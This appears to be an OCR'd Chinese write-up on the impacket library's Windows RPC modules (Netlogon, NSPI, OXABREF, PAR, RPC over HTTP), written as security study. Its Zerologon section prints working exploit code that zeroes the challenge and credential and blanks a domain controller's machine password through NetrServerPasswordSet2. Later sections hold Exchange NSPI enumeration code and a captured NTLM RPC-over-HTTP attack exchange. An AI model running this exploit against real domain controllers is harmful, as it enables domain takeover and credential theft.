      SET k2 to upper 7 bytes of the M4SS
      CALL DES_ECB(sum, k1, &output1)
      CALL DES_ECB(output1, k2, &output2)
      SET Session-Key to output2
```

而zerologon正是因为可以将aes-cfb模式的iv向量置零导致的



Cipher Feedback (CFB) mode encryption




Cipher Feedback (CFB) mode decryption

每一轮的密文的计算是，先将上一轮的密文进行加密(在AES_CFB里面是使用AES进行加密)，然后异或明文，得到新一轮的密文。

这里需要用到上一轮的密文，由于第一轮没有上一轮。所以就需要一个初始向量参与运算，这个初始向量我们称为IV。

正如上面所说客户端调用NetrServerReqChallenge向服务端发送一个ClientChallenge，服务端向客户端返回送一个ServerChallenge，双方都利用client的hash、ClientChallenge、ServerChallenge计算一个session_key。客户端利用session_key和ClientChallenge计算一个ClientCredential。并发送给服务端进行校验。服务端也利用session_key和ClientChallenge去计算一个ClientCredential，如果值跟客户端发送过来的一致，就让客户端通过认证，这里指定flag为W,指定加密方式。



IV和客户端challenge可控，服务端最多重复请求256次总可以得到全0的challenge，所以全部为零的aes得到的sessionkey为全零还可以通过服务器验证，这时候利用NetServerPasswordSet2方法就可以直接将管理员密码置空，dump hash，之后要把密码改回去，不然会脱域，原因是AD里面存储的机器密码跟本机的Lsass里面存储的密码不一定导致的。

这里直接看下zerologon的利用代码

```
def try_zero_authenticate(dc_handle, dc_ip, target_computer):
  # Connect to the DC's Netlogon service.
  binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
  rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
  rpc_con.connect()
  rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

  # Use an all-zero challenge and credential.
```

```
  plaintext = b'\x00' * 8
  ciphertext = b'\x00' * 8

  # Standard flags observed from a Windows 10 client (including AES), with only
the sign/seal flag disabled.
  flags = 0x212fffff

  # Send challenge and authentication request.
  serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle +
'\x00', target_computer + '\x00', plaintext)
  serverChallenge = serverChallengeResp['ServerChallenge']
  try:
    server_auth = nrpc.hNetrServerAuthenticate3(
      rpc_con, dc_handle + '\x00', target_computer+"$\x00",
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
      target_computer + '\x00', ciphertext, flags
    )


    # It worked!
    assert server_auth['ErrorCode'] == 0
    print()
    server_auth.dump()
    print("server challenge", serverChallenge)
    #sessionKey = nrpc.ComputeSessionKeyAES(None,b'\x00'*8, serverChallenge,
unhexlify("c9a22836bc33154d0821568c3e18e7ff")) # that ntlm is just a randomly
generated machine hash from a lab VM, it's not sensitive
    #print("session key", sessionKey)

    try:
      IV=b'\x00'*16
      #Crypt1 = AES.new(sessionKey, AES.MODE_CFB, IV)
      #serverCred = Crypt1.encrypt(serverChallenge)
      #print("server cred", serverCred)
      #clientCrypt = AES.new(sessionKey, AES.MODE_CFB, IV)
      #clientCred = clientCrypt.encrypt(b'\x00'*8)
      #print("client cred", clientCred)
      #timestamp_var = 10
      #clientStoredCred =  pack('<Q', unpack('<Q', b'\x00'*8)[0] +
timestamp_var)
      #print("client stored cred", clientStoredCred)
      authenticator = nrpc.NETLOGON_AUTHENTICATOR()
      #authenticatorCrypt = AES.new(sessionKey, AES.MODE_CFB, IV)
      #authenticatorCred = authenticatorCrypt.encrypt(clientStoredCred);
      #print("authenticator cred", authenticatorCred)
      authenticator['Credential'] = ciphertext #authenticatorCred
      authenticator['Timestamp'] = b"\x00" * 4 #0 # timestamp_var
      #request = nrpc.NetrLogonGetCapabilities()
      #request['ServerName'] = '\x00'*20
      #request['ComputerName'] = target_computer + '\x00'
      #request['Authenticator'] = authenticator
      #request['ReturnAuthenticator']['Credential'] = b'\x00' * 8
      #request['ReturnAuthenticator']['Timestamp'] = 0
      #request['QueryLevel'] = 1
      #resp = rpc_con.request(request)
```

```
      #resp.dump()

      request = nrpc.NetrServerPasswordSet2()
      request['PrimaryName'] = NULL
      request['AccountName'] = target_computer + '$\x00'
      request['SecureChannelType'] =
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
      request['ComputerName'] = target_computer + '\x00'
      request["Authenticator"] = authenticator
      #request['ReturnAuthenticator']['Credential'] = b'\x00' * 8
      #request['ReturnAuthenticator']['Timestamp'] = 0
      request["ClearNewPassword"] = b"\x00"*516
      resp = rpc_con.request(request)
      resp.dump()

      #request['PrimaryName'] = NULL
      #request['ComputerName'] = target_computer + '\x00'
      #request['OpaqueBuffer'] = b'HOLABETOCOMOANDAS\x00'
      #request['OpaqueBufferSize'] = len(b'HOLABETOCOMOANDAS\x00')
      #resp = rpc_con.request(request)
      #resp.dump()
    except Exception as e:
      print(e)
    return rpc_con


def perform_attack(dc_handle, dc_ip, target_computer):
  # Keep authenticating until succesfull. Expected average number of attempts
needed: 256.
  print('Performing authentication attempts...')
  rpc_con = None
  for attempt in range(0, MAX_ATTEMPTS):
    rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)

    if rpc_con == None:
      print('=', end='', flush=True)
    else:
      break

  if rpc_con:
    print('\nSuccess! DC should now have the empty string as its machine
password.')
  else:
    print('\nAttack failed. Target is probably patched.')
    sys.exit(1)

MAX_ATTEMPTS = 2000
```

这里直接将challenge和credential全部置零然后重复请求直到成功并通过NetrServerPasswordSet2修改域管密码。2000次是每一次成功的概率都是1/256，而且每一次之间互不干扰。那么运行N次，至少一次成功的概率就是`1-(255/256)**N`，2000次就是99.96%

接下来我们来看下模块实现了netlogon的哪些方法

```
OPNUMS = {
```

0 : (NetrLogonUasLogon, NetrLogonUasLogonResponse),登录方法，过时啦
1 : (NetrLogonUasLogoff, NetrLogonUasLogoffResponse),登出方法，过时
2 : (NetrLogonSamLogon, NetrLogonSamLogonResponse),NetrLogonSamLogonWithFlags 方法的前身
3 : (NetrLogonSamLogoff, NetrLogonSamLogoffResponse),更新SAM帐户的用户lastLogoff属性。
4 : (NetrServerReqChallenge, NetrServerReqChallengeResponse),接收客户端挑战并返回服务器挑战（SC）。
5 : (NetrServerAuthenticate, NetrServerAuthenticateResponse),NetrServerAuthenticate3 方法的前身。
6 : (NetrServerPasswordSet, NetrServerPasswordSetResponse),
7 : (NetrDatabaseDeltas, NetrDatabaseDeltasResponse),返回在数据库序列号的特定值之后对 SAM 数据库、SAM 内置数据库或LSA 数据库执行的一组更改（或增量）。BDC使用它从PDC请求BDC上缺少的数据库 更改。
8 : (NetrDatabaseSync, NetrDatabaseSyncResponse),NetrDatabaseSync2 方法的前身
9 : (NetrAccountDeltas, NetrAccountDeltasResponse),方法过时
10 : (NetrAccountSync, NetrAccountSyncResponse),方法过时
11 : (NetrGetDCName, NetrGetDCNameResponse),用于检索指定域的PDC的NetBIOS 名称。
12 : (NetrLogonControl, NetrLogonControlResponse),NetrLogonControl2Ex 方法的前身
13 : (NetrGetAnyDCName, NetrGetAnyDCNameResponse),用于检索指定主域或直接信任域中域控制器的名称 。只有 DC 可以返回指定的直接信任域中的 DC 的名称。
14 : (NetrLogonControl2, NetrLogonControl2Response),NetrLogonControl2Ex 方法的前身
15 : (NetrServerAuthenticate2, NetrServerAuthenticate2Response),是 NetrServerAuthenticate3 方法的前身
16 : (NetrDatabaseSync2, NetrDatabaseSync2Response),返回一组自创建以来应用于指定数据库的所有更改。它为 BDC 提供了一个接口，使其数据库与PDC的数据库完全同步. 由于要返回大量数据，因此在一次调用中返回所有更改可能会非常昂贵，因此此方法支持使用连续上下文在一系列调用中检索部分数据库更改，直到收到所有更改。由于系统重启等外部事件，一系列调用可能会提前终止。因此，该方法还支持在调用者指定的特定点重新启动一系列调用。调用者必须在本节详述的一系列调用期间跟踪同步进度。
17 : (NetrDatabaseRedo, NetrDatabaseRedoResponse),由备份域控制器 (BDC)使用以从PDC请求有关单个帐户的信息。
18 : (NetrLogonControl2Ex, NetrLogonControl2ExResponse),用于查询状态和控制 Netlogon 服务器
19 : (NetrEnumerateTrustedDomains, NetrEnumerateTrustedDomainsResponse),返回一组可信域的NetBIOS名称。
20 : (DsrGetDcName, DsrGetDcNameResponse),DsrGetDcNameEx2 方法的前身
21 : (NetrLogonGetCapabilities, NetrLogonGetCapabilitiesResponse),客户端使用 NetrLogonGetCapabilities方法在建立安全通道后确认服务器功能
22 : (NetrLogonSetServiceBits, NetrLogonSetServiceBitsResponse),用于通知 Netlogon 域控制器是否正在运行指定的服务
23 : (NetrLogonGetTrustRid, NetrLogonGetTrustRidResponse),用于从接收此调用的服务器获取指定域中的域控制器 用于建立安全通道 的密码的帐户的RID 。
24 : (NetrLogonComputeServerDigest, NetrLogonComputeServerDigestResponse),使用 MD5 消息摘要算法计算消息的加密摘要，此方法由服务端调用以计算消息摘要
25 : (NetrLogonComputeClientDigest, NetrLogonComputeClientDigestResponse),使用 MD5 消息摘要算法计算消息的加密摘要，此方法由客户端调用以计算消息摘要
26 : (NetrServerAuthenticate3, NetrServerAuthenticate3Response),对客户端和服务器进行相互认证，建立会话密钥，用于客户端和服务器之间的安全通道 消息保护。它在 NetrServerReqChallenge 方法之后调用
27 : (DsrGetDcNameEx, DsrGetDcNameExResponse),DsrGetDcNameEx2方法的前身
28 : (DsrGetSiteName, DsrGetSiteNameResponse),返回接收此调用的指定计算机的站点 名称
29 : (NetrLogonGetDomainInfo, NetrLogonGetDomainInfoResponse),返回描述指定客户端所属的当前域的信息

```
 30 : (NetrServerPasswordSet2, NetrServerPasswordSet2Response),允许客户端为域控制器使用的帐户设置一个新的明文密码，用于从客户端 建立安全通道。域成员应该使用此功能定期更改其机器帐户密码。PDC使用此功能定期更改所有直接受信任 域的信任密码。
 31 : (NetrServerPasswordGet, NetrServerPasswordGetResponse),允许 BDC 从域中具有PDC角色的 DC 获取机器帐户密码
 32 : (NetrLogonSendToSam, NetrLogonSendToSamResponse),允许 BDC 或RODC 将用户帐户密码更改转发给PDC。它应该被客户端用来向服务器端的SAM数据库传送一个不透明的缓冲区。
 33 : (DsrAddressToSiteNamesW, DsrAddressToSiteNamesWResponse),将套接字地址列表翻译成它们相应的站点名称
 34 : (DsrGetDcNameEx2, DsrGetDcNameEx2Response),返回有关指定域和站点中的域控制器 (DC) 的信息。如果AccountName 参数不为 NULL，并且匹配所请求功能（如Flags参数中定义）的 DC 在此方法调用期间响应，则该 DC 将验证 DC 帐户数据库包含指定AccountName的帐户 。接收此调用的服务器不需要是 DC。
 35 : (NetrLogonGetTimeServiceParentDomain, NetrLogonGetTimeServiceParentDomainResponse),返回当前域的父域名称。该方法返回的域名适合传入NetrLogonGetTrustRid 方法和NetrLogonComputeClientDigest 方法。
 36 : (NetrEnumerateTrustedDomainsEx, NetrEnumerateTrustedDomainsExResponse),返回来自指定服务器的可信 域列表
 37 : (DsrAddressToSiteNamesExW, DsrAddressToSiteNamesExWResponse),将套接字地址列表翻译成它们相应的站点名称和子网名称
 38 : (DsrGetDcSiteCoverageW, DsrGetDcSiteCoverageWResponse),返回域控制器 覆盖的站点列表
 39 : (NetrLogonSamLogonEx, NetrLogonSamLogonExResponse),提供对NetrLogonSamLogon的扩展
 40 : (DsrEnumerateDomainTrusts, DsrEnumerateDomainTrustsResponse),从指定的服务器返回域信任的枚举列表
 41 : (DsrDeregisterDnsHostRecords, DsrDeregisterDnsHostRecordsResponse),应该删除指定域控制器注册的所有DNS SRV记录
 42 : (NetrServerTrustPasswordsGet, NetrServerTrustPasswordsGetResponse),返回域中帐户的加密当前和以前的密码。客户端调用此方法以从域控制器检索当前和以前的帐户密码
 43 : (DsrGetForestTrustInformation, DsrGetForestTrustInformationResponse),检索指定域控制器 (DC)的林或受指定 DC 的林信任的林的信任信息
 44 : (NetrGetForestTrustInformation, NetrGetForestTrustInformationResponse),检索成员域本身是其成员的林的信任 信息
 45 : (NetrLogonSamLogonWithFlags, NetrLogonSamLogonWithFlagsResponse),处理 SAM 帐户的登录请求
 46 : (NetrServerGetTrustInfo, NetrServerGetTrustInfoResponse),从指定的服务器返回一个信息块。该信息包括特定帐户的加密当前和以前的密码以及其他信任数据。
# 48 : (DsrUpdateReadOnlyServerDnsRecords, DsrUpdateReadOnlyServerDnsRecordsResponse),
# 49 : (NetrChainSetClientAttributes, NetrChainSetClientAttributesResponse),
}
```

[MS-NSPI]/[MS-OXNSPI]nspi.py

名称服务提供者接口 (NSPI) 协议为消息传递客户端提供了一种访问和操作服务器存储的寻址数据的方法。

模块实现了如下方法

```
OPNUMS = {
    MS-OXNSPI/ MS-NSPI
    0  : (NspiBind, NspiBindResponse),方法启动客户端和服务器之间的会话
    1  : (NspiUnbind, NspiUnbindResponse),方法破坏上下文句柄。
```

```
    2  : (NspiUpdateStat, NspiUpdateStatResponse),方法更新表示表中位置的STAT块 ，以反映客户端请求的定位更改。
    3  : (NspiQueryRows, NspiQueryRowsResponse),向客户端返回指定表中的一些行。尽管协议对服务器返回的最小行数没有限制或要求，实现应该返回尽可能多的行以提高服务器对客户端的可用性。
    4  : (NspiSeekEntries, NspiSeekEntriesResponse),方法搜索并将特定表中的逻辑位置设置为大于或等于指定值的第一个条目。或者，它也可能返回有关表中行的信息。
#    5  : (NspiGetMatches, NspiGetMatchesResponse),
#    6  : (NspiResortRestriction, NspiResortRestrictionResponse),
    7  : (NspiDNToMId, NspiDNToMIdResponse),将一组DN映射 到一组最小条目 ID
    8  : (NspiGetPropList, NspiGetPropListResponse),方法返回在指定对象上具有值的所有属性的列表
    9  : (NspiGetProps, NspiGetPropsResponse),方法返回地址簿行，其中包含对象上存在的一组属性和值
    10 : (NspiCompareMIds, NspiCompareMIdsResponse),方法比较最小条目 ID标识的两个对象在地址簿容器中的位置，并返回比较值
#    11 : (NspiModProps, NspiModPropsResponse),
    12 : (NspiGetSpecialTable, NspiGetSpecialTableResponse),方法将特殊表的行返回给客户端。特殊表可以是通讯录层级表或地址创建表
    13 : (NspiGetTemplateInfo, NspiGetTemplateInfoResponse),方法返回有关地址簿中模板对象的信息。
    14 : (NspiModLinkAtt, NspiModLinkAttResponse),方法修改地址簿中特定行的特定属性的值。本协议只支持修改显示类型为DT_DISTLIST的通讯录对象的PidTagAddressBookMember 属性和通讯录的PidTagAddressBookPublicDelegates 属性的值显示类型为 DT_MAILUSER 的对象。
#    15 : (NspiDeleteEntries, NspiDeleteEntriesResponse),
    16 : (NspiQueryColumns, NspiQueryColumnsResponse),方法返回服务器知道的所有属性的列表。它将此列表作为 proptags 数组返回
    MS-NSPI
    17 : (NspiGetNamesFromIDs, NspiGetNamesFromIDsResponse), 方法返回一组proptags的属性名称列表。
    18 : (NspiGetIDsFromNames, NspiGetIDsFromNamesResponse),返回一组属性名称的proptags列表。
    19 : (NspiResolveNames, NspiResolveNamesResponse),方法采用 8 位字符集中的一组字符串值，并对这些字符串执行ANR
    20 : (NspiResolveNamesW, NspiResolveNamesWResponse),方法采用Unicode 字符集中的一组字符串值，并对这些字符串执行ANR（
}
```

这里主要是结合exchange通过nspi接口的函数获取邮箱及账号信息

```
eg./examples/exchanger.py
class NSPIAttacks(Exchanger):
    ......

    def update_stat(self, table_MId):
        stat = nspi.STAT()
        stat['CodePage'] = CP_TELETEX
        stat['ContainerID'] = NSPIAttacks._int_to_dword(table_MId)

        resp = nspi.hNspiUpdateStat(self.__dce, self.__handler, stat)
        self.stat = resp['pStat']

    def load_htable(self):
        resp = nspi.hNspiGetSpecialTable(self.__dce, self.__handler)
        resp_simpl = nspi.simplifyPropertyRowSet(resp['ppRows'])
```

```
        self._parse_and_set_htable(resp_simpl)

    def load_htable_stat(self):
        for MId in self.htable:
            self.update_stat(MId)
            self.htable[MId]['count'] = self.stat['TotalRecs']
            self.htable[MId]['start_mid'] = self.stat['CurrentRec']
            ......
```

[MS-OXABREF]oxabref.py

指定地址簿名称服务提供商接口 (NSPI) 引用协议，该协议将客户端地址簿请求重定向到适当的地址簿服务器。MS-OXNSPI 是 Outlook 用来访问地址簿的协议之一。MS-OXABREF是它的辅助协议，用来获取具体的RPC Server名称，通过RPC Proxy连接到它，使用主协议。

模块实现了两个方法

```
OPNUMS = {
    0   : (RfrGetNewDSA, RfrGetNewDSAResponse),方法返回NSPI 服务器或服务器数组的名称
    1   : (RfrGetFQDNFromServerDN, RfrGetFQDNFromServerDNResponse),方法返回与传递的DN对应的服务器的域名系统 (DNS) FQDN
}
```

暂未看到有漏洞利用脚本或相关漏洞涉及该rpc接口协议

[MS-PAR]par.py

打印系统异步远程协议，它定义了打印客户端和打印服务器之间打印作业处理和打印系统管理信息的通信

模块实现了如下方法

```
OPNUMS = {
    0   : (RpcAsyncOpenPrinter, RpcAsyncOpenPrinterResponse),指定打印机、端口、打印作业或打印服务器的句柄。客户端使用此方法获取远程计算机上现有打印机的打印句柄。
    #1  : (RpcAsyncAddPrinter, RpcAsyncAddPrinterResponse),
    20 : (RpcAsyncClosePrinter, RpcAsyncClosePrinterResponse),关闭先前由RpcAsyncOpenPrinter或RpcAsyncAddPrinter打开的打印机、服务器、作业或端口对象的句柄。
    38 : (RpcAsyncEnumPrinters, RpcAsyncEnumPrintersResponse),枚举可用的本地打印机、指定打印服务器上的打印机、指定域中的打印机或打印提供程序。
    39 : (RpcAsyncAddPrinterDriver, RpcAsyncAddPrinterDriver),在指定的打印服务器上安装指定的本地或远程打印机驱动程序，并链接配置、数据和驱动程序文件。
    40 : (RpcAsyncEnumPrinterDrivers, RpcAsyncEnumPrinterDriversResponse),枚举安装在指定打印服务器上的打印机驱动程序
    41 : (RpcAsyncGetPrinterDriverDirectory, RpcAsyncGetPrinterDriverDirectoryResponse)检索指定打印服务器上打印机驱动程序目录的路径。
}
```

暂未看到有漏洞利用脚本或相关漏洞涉及该rpc接口协议

[MS-RPCH]rpch.py

使用 HTTP 或 HTTPS 作为远程过程调用 (RPC) 协议的传输,RPC over HTTP。


RPC over HTTP 协议包含以下规定以满足使用 HTTP 的那些要求：

- 使用虚拟通道的双工通信。
- 通过从消息正文中递增地发送内容来流式传输语义。
- 使用一系列 HTTP 请求或 HTTP 响应而不是使用分块传输编码的无限数据流

RPC over HTTP 协议有两种主要的协议：

RPC over HTTP v1 （通过混合代理通信）

RPC over HTTP v2（分为入站代理和出站代理）



客户端尝试使用和不使用 HTTP 代理发送消息。如果它在没有使用 HTTP 代理的情况下获得响应，则它不会使用 HTTP 代理进行后续通信。如果它仅通过使用 HTTP 代理获得响应，则它使用 HTTP 代理进行后续通信。

即使入站代理和出站代理角色在同一网络节点上运行，此处定义的角色也会被保留。但是，该协议并不假定入站代理和出站代理驻留在同一网络节点上。负载平衡和集群技术等可能导致入站代理和出站代理在不同的网络节点上运行

RPC PDU 在概念上被 RPC over HTTP 协议视为一个有序序列或 PDU 流，可以从 RPC 客户端传输到 RPC 服务器或从 RPC 服务器传输到 RPC 客户端。此协议不修改或使用 RPC PDU。此规则的唯一例外是使用 HTTPS 和RPC over HTTP v2时。在这种情况下，当在 HTTP 客户端和入站代理或出站代理之间传输时，RPC PDU 将在HTTP 客户端加密，并在入站或出站代理处解密。

模块主要实现了RPC over HTTP v2协议的相关函数

```
def hCONN_A1(virtualConnectionCookie=EMPTY_UUID, outChannelCookie=EMPTY_UUID,
receiveWindowSize=262144):
#CONN/A1 RTS PDU 必须从客户端发送到 OUT 通道上的出站代理，以启动虚拟连接的建立。
def hCONN_B1(virtualConnectionCookie=EMPTY_UUID, inChannelCookie=EMPTY_UUID,
associationGroupId=EMPTY_UUID):
#CONN/B1 RTS PDU 必须从客户端发送到 IN 通道上的入站代理，以启动虚拟连接的建立。
def hFlowControlAckWithDestination(destination, bytesReceived, availableWindow,
channelCookie):
#FlowControlAckWithDestination RTS PDU 必须从任何接收方发送到其发送方
def hPing():
#Ping RTS PDU 应该从客户端发送到入站代理，并从出站代理发送到客户端。
```

并实现了一个rpc客户端代理类用来与rpc服务器通信

要是用RPC over HTTP 需要提供地址和端口，使用格式/rpc/rpcproxy.dll?RemoteName:RemotePort，我们依赖默认 ACL提供的remotename，在 HKLM\SOFTWARE\Microsoft\Rpc\RpcProxy 键中指定。

```
eg.ValidPorts    REG_SZ    COMPANYSERVER04:593;COMPANYSERVER04:49152-65535
```

如果调用者将 remoteName 设置为空字符串，我们假设目标是 RPC 代理服务器本身，并从 NTLMSSP 获取其 NetBIOS 名称。如果管理员在安装 RPC Proxy 后重命名服务器或在安装 RPC Proxy 后将服务器加入域，ACL 将保持原来的状态。

exchange中继及rpcmap

对于 Exchange 服务器，默认 ACL 的值并不重要，因为它们允许通过自己的机制进行连接：

- Exchange 2003 / 2007 / 2010 服务器添加了自己的 ACL，其中包括所有 Exchange 服务器（和一些其他服务器）的 NetBIOS 名称。此 ACL 在每台服务器上定期自动更新。 允许的端口：6001-6004
- 6001 用于 MS-OXCRPC
- 6002 用于 MS-OXABREF
- 6003 未使用
- 6004 用于 MS-OXNSPI
- 在 Exchange 2010 上的测试表明 MS-OXNSPI 和 MS-OXABREF 在 6002 和 6004 上均可用。
- Exchange 2013 / 2016 / 2019 服务器自行处理 RemoteName（通过 RpcProxyShim.dll），支持 NetBIOS 名称格式只是为了向后兼容。
- 测试表明，所有协议都可以通过 RPC over HTTP v2 在 6001 / 6002 / 6004 端口上使用，分离只是为了向后兼容。
- 纯 ncacn_http 端点仅在 6001 TCP/IP 端口上可用。
- RpcProxyShim.dll 允许您跳过 RPC 级别的身份验证以获得更快的连接，它使 Exchange 2013 / 2016 / 2019 RPC over HTTP v2 端点容易受到 NTLM 中继攻击。
- 如果目标是 Microsoft TMG 背后的 Exchange，您很可能需要使用 /autodiscover/autodiscover.xml 中的值手动指定远程名称。

- 请注意，/autodiscover/autodiscover.xml 可能不适用于非 outlook 用户代理。单个外部 IP 上可能有多个具有不同 NetBIOS 名称的 RPC 代理服务器。 我们存储第一个的 NetBIOS 名称并将其用于以下所有通道。
- 对于 Exchange 来说假设所有 RPC 代理都具有相同的 ACL

以上对exchange的描述是rpch模块中对Outlook Anywhere功能的注释

在 Microsoft Exchange Server 2013 中，Outlook Anywhere 功能（以前称为 RPC over HTTP）允许使用 Microsoft Outlook 2013、Outlook 2010 或 Outlook 2007 的客户端使用 RPC over 从公司网络外部或通过 Internet 连接到其 Exchange 服务器HTTP Windows 网络组件。

简单来讲就是Exchange内部定义了几个可以直接操作邮箱的RPC服务。这些 RPC 服务有一个公共接口，可以通过 访问 `/Rpc/*`，用户可以通过 RPC-over-HTTP 协议访问自己的邮箱

根据Arseniy Sharoglazov所写的attacking-ms-exchange-web-interfaces，可以看到ruler工具使用RPC over HTTP v2进行攻击

```
RPC_IN_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Authorization: NTLM
TlRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAAAAAAAFASgKAAAADw==
Content-Length: 0

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: 3b44e154-6cef-4e2d-afd3-8f593d4d366d
WWW-Authenticate: NTLM
TlRMTVNTUAACAAAADgAOADgAAAA1gonirpG8kuqKMvsAAAAAAAAAAI4AjgBGAAAACgB
jRQAAAA9DAE8ATgBUAE8AUwBPAAIADgBDAE8ATgBUAE8AUwBPAAEADABFAFgAQwBIAD
AAMQAEABYAQwBPAE4AVABPAFMATwAuAEMATwBNAAMAJABFAFgAQwBIADAAMQAuAEMAT
wBOAFQATwBTAE8ALgBDAE8ATQAFABYAQwBPAE4AVABPAFMATwAuAEMATwBNAAcACABE
N+wbp2DWAQAAAAA=
WWW-Authenticate: Basic realm="exch01.contoso.com"
WWW-Authenticate: Negotiate
Date: Thu, 23 Jul 2020 04:09:49 GMT
Content-Length: 0

RPC_IN_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
